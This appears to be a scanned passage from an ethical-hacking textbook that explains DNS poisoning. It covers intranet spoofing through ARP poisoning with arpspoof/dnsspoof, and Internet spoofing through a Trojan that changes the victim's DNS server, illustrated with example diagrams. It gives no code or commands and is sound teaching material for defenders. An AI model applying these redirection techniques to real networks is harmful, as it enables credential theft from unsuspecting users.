
DNS Poisoning Techniques

DNS is the protocol that translates a domain name (e.g., www.eccouncil.org) into an IP address (e.g., 208.66.172.56). The protocol uses DNS tables that contain the domain name and its equivalent IP address stored in a distributed large database. In DNS poisoning, also known as DNS spoofing, the attacker tricks a DNS server into believing that it has received authentic information when, in reality, it has not received any. The attacker tries to redirect the victim to a malicious server instead of the legitimate server. The attacker does this by manipulating the DNS table entries in the DNS. This results in substitution of a false IP address at the DNS level, where web addresses are converted into numeric IP addresses.

When the victim tries to access a website, the attacker manipulates the entries in the DNS table so that the victim's system redirects the URL to the attacker's server. The attacker replaces IP address entries for a target site on a given DNS server with the IP address of the server (malicious server) he/she controls. The attacker can create fake DNS entries for the server (containing malicious content) with the same names as that of the target server. Thus, the victim connects to the attacker's server without realizing it. Once the victim connects to the attacker's server, the attacker can compromise the victim's system and steal data.

DNS poisoning is possible using the following techniques:

- Intranet DNS Spoofing
- Internet DNS Spoofing
- Proxy Server DNS Poisoning
- DNS Cache Poisoning



Intranet DNS Spoofing


- In this technique, the attacker's system must be connected to the **local area network (LAN)** and be able to sniff packets
- It works well against **switches** with ARP Poison Routing

What is the IP address of www.xsecurity.com?
John
(IP: 10.0.0.3)
2 DNS Request
Router
IP 10.0.0.254
Real Website
www.xsecurity.com
IP: 200.0.0.45
4 Browser connects to 10.0.0.5
1 Attacker poisons the router and redirects DNS requests to his machine
Attacker sniffs the credential and redirects the request to real website
www.xsecurity.com is located at 10.0.0.5
Attacker sets up fake Website www.xsecurity.com (IP: 10.0.0.5)
5
3 DNS Response
Attacker runs arpspoof/dnsspoof
Fake Website

Intranet DNS Spoofing

An attacker can perform an intranet DNS spoofing attack on a switched LAN with the help of the ARP poisoning technique. To perform this attack, the attacker must be connected to the LAN and be able to sniff the traffic or packets. An attacker who succeeds in sniffing the ID of the DNS request from the intranet can send a malicious reply to the sender before the actual DNS server.


The diagram describes how an attacker performs an intranet DNS spoofing.



What is the IP address of www.xsecurity.com?
John
(IP: 10.0.0.3)
2 DNS Request
Router
IP 10.0.0.254
Real Website
www.xsecurity.com
IP: 200.0.0.45
4 Browser connects to 10.0.0.5
1 Attacker poisons the router and redirects DNS requests to his machine
Attacker sniffs the credential and redirects the request to real website
www.xsecurity.com is located at 10.0.0.5
Attacker sets up fake Website www.xsecurity.com (IP: 10.0.0.5)
5
3 DNS Response
Attacker runs arpspoof/dnsspoof
Fake Website

Figure 8.48: Intranet DNS spoofing

In the diagram, the attacker poisons the router by running arpspoof/dnsspoof to redirect DNS requests of clients to the attacker's machine. When a client (John) sends a DNS request to the router, the poisoned router sends the DNS request packet to the attacker's machine. Upon receiving the DNS request, the attacker sends a fake DNS response that redirects the client to a fake website set up by the attacker. The attacker owns the website and can see all the information submitted by the client to that website. Thus, the attacker can sniff sensitive data, such as passwords, submitted to the fake website. The attacker retrieves the required information and then redirects the client to the real website.



Internet DNS Spoofing

- Internet DNS Spoofing, the attacker **infects John's machine** with a Trojan and **changes his DNS IP address** to that of the attacker's

What is the IP address of www.xsecurity.com?

John (IP: 10.0.0.5)

④ John's Browser connects to 65.0.0.2

Fake Website IP: 65.0.0.2

⑤ Attacker sniffs the credential and redirects the request to real website

Real Website www.xsecurity.com IP: 200.0.0.45

③ DNS Response www.xsecurity.com is located at 65.0.0.2

② DNS Request to 200.0.0.2

Attacker runs DNS Server (IP: 200.0.0.2)

① Attacker infects John's computer by changing his DNS IP address to 200.0.0.2

Internet DNS Spoofing

Internet DNS poisoning is also known as remote DNS poisoning. Attackers can perform DNS spoofing attacks on a single victim or on multiple victims anywhere in the world. To perform this attack, the attacker sets up a rogue DNS server with a static IP address.

Attackers perform Internet DNS spoofing with the help of Trojans when the victim's system connects to the Internet. This is an MITM attack in which the attacker changes the primary DNS entries of the victim's computer. The attacker replaces the victim's DNS IP address with a fake IP address that resolves to the attacker's system. Thus, the victim's traffic redirects to the attacker's system. At this point, the attacker can easily sniff the victim's confidential information.

